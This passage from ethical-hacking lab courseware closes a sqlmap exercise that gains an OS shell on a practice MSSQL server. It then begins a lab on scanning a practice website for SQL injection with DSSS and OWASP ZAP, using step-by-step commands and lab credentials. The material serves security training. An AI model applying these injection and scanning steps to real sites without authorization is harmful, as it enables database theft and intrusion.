vmacthlp.exe                  1188                            0      6,116 K
svchost.exe                   1228                            0     16,604 K
svchost.exe                   1300                            0     22,488 K
svchost.exe                   1472                            0      8,660 K
svchost.exe                   1648                            0     12,672 K
```

Figure 1.2.20: List of running tasks

You can also use other SQL injection tools such as **Mole** (https://sourceforge.net), **Blisqy** (https://github.com), **blind-sql-bitshifting** (https://github.com), **bsql** (https://github.com), and **NoSQLMap** (https://github.com) to perform SQL injection attacks.

36. Following the same process, you can use various other commands to obtain further detailed information about the target machine.

Note: To view the available commands under the OS shell, type **help** and press **Enter**.

37. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.

38. Close all open windows and document all the acquired information.

39. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ **Yes**	☑ **No**
Platform Supported	
☑ **Classroom**	☑ **iLabs**

Lab
2

Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

Ethical hackers and pen testers are aided by various tools that make detecting SQL injection vulnerabilities an easy task.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

As an ethical hacker or pen tester, you need to test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.

In the previous lab, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.

In this lab, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.

Lab Objectives

- Detect SQL injection vulnerabilities using DSSS
- Detect SQL injection vulnerabilities using OWASP ZAP

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine

- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- OWASP ZAP located at **E:\CEH-Tools\CEHv11 Module 11 Session Hijacking\OWASP ZAP**
- You can also download the latest version of **OWASP ZAP** from its official website. If you do so, the screenshots shown in the lab might differ.

Lab Duration

Time: 20 Minutes

Overview of SQL Injection Detection Tools

SQL injection detection tools help to discover SQL injection attacks by monitoring HTTP traffic, SQL injection attack vectors, and determining if a web application or database code contains SQL injection vulnerabilities.

To defend against SQL injection, developers must take proper care in configuring and developing their applications in order to make them robust and secure. Developers should use best practices and countermeasures to prevent their applications from becoming vulnerable to SQL injection attacks.

Lab Tasks

TASK 1

Detect SQL Injection Vulnerabilities using DSSS

Here, we will use DSSS to detect SQL injection vulnerabilities in a web application.

Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** virtual machine.

TASK 1.1

Clone DSSS Repository

1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 2.1.1: Parrot Security login

Note:


- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon (>_) at the top of the **Desktop** window to open a **Parrot Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


6. Now, type **cd** and press **Enter** to jump to the root directory.



```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #
```

Figure 2.1.2: Running the programs as a root user

7. In the terminal window, type **git clone https://github.com/stamparm/DSSS** and press **Enter** to clone the DSSS repository.



```
┌─[root@parrot]─[~]
└──╼ #git clone https://github.com/stamparm/DSSS
Cloning into 'DSSS'...
remote: Enumerating objects: 357, done.
remote: Total 357 (delta 0), reused 0 (delta 0), pack-reused 357
Receiving objects: 100% (357/357), 62.15 KiB | 334.00 KiB/s, done.
Resolving deltas: 100% (118/118), done.
┌─[root@parrot]─[~]
└──╼ #
```


Figure 2.1.3: Clone DSSS

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 15 SQL Injection/GitHub Tools/** and copy the **DSSS** folder.
- Paste the copied **DSSS** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/DSSS /root/**.


8. After the cloning process is complete, type **cd DSSS** and press **Enter** to navigate to the downloaded DSSS folder.
9. Now, type **ls** and press **Enter** to view the folder content.
10. You will see the Python file **dsss.py**; we will use this program to detect SQL injection vulnerabilities on the target website.



```
┌─[root@parrot]─[~]
└──╼ #cd DSSS
┌─[root@parrot]─[~/DSSS]
└──╼ #ls
dsss.py  README.md
┌─[root@parrot]─[~/DSSS]
└──╼ #
```

Figure 2.1.4: Navigating to the DSSS folder and viewing folder content

11. In the terminal window, type **python3 dsss.py** and press **Enter** to view a list of available options in the DSSS application, as shown in the screenshot.



```
┌─[root@parrot]─[~/DSSS]
└──╼ #python3 dsss.py
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3a
 by: Miroslav Stampar (@stamparm)

Usage: dsss.py [options]

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  -u URL, --url=URL  Target URL (e.g. "http://www.target.com/page.php?id=1")
  --data=DATA        POST data (e.g. "query=test")
  --cookie=COOKIE    HTTP Cookie header value
  --user-agent=UA    HTTP User-Agent header value
  --referer=REFERER  HTTP Referer header value
  --proxy=PROXY      HTTP proxy address (e.g. "http://127.0.0.1:8080")
┌─[root@parrot]─[~/DSSS]
└──╼ #
```

Figure 2.1.5: View available options in DSSS


12. Now, minimize the **Terminal** window and click on the **Firefox** icon ( ) in the top section of **Desktop** to launch Firefox.

TASK 1.2

Log in to MovieScope

13. In the **Mozilla Firefox** window, type **http://www.moviescope.com/** in the address bar and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.


Login - MovieScope - Mozilla Firefox
Login - MovieScope
www.moviescope.com
90%
Start
Parrot
Wiki
Community
privacy
pentest
learn
Donate
MOVIESCOPE
Home
Features
Trailers
Photos
Blog
Contacts
Login
Login


Username: sam

Password: ••••

Figure 2.1.6: Log in as a legitimate user

14. Once you are logged into the website, click the **View Profile** tab from the menu bar; and when the page has loaded, make a note of the URL in the address bar of the browser.

15. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.

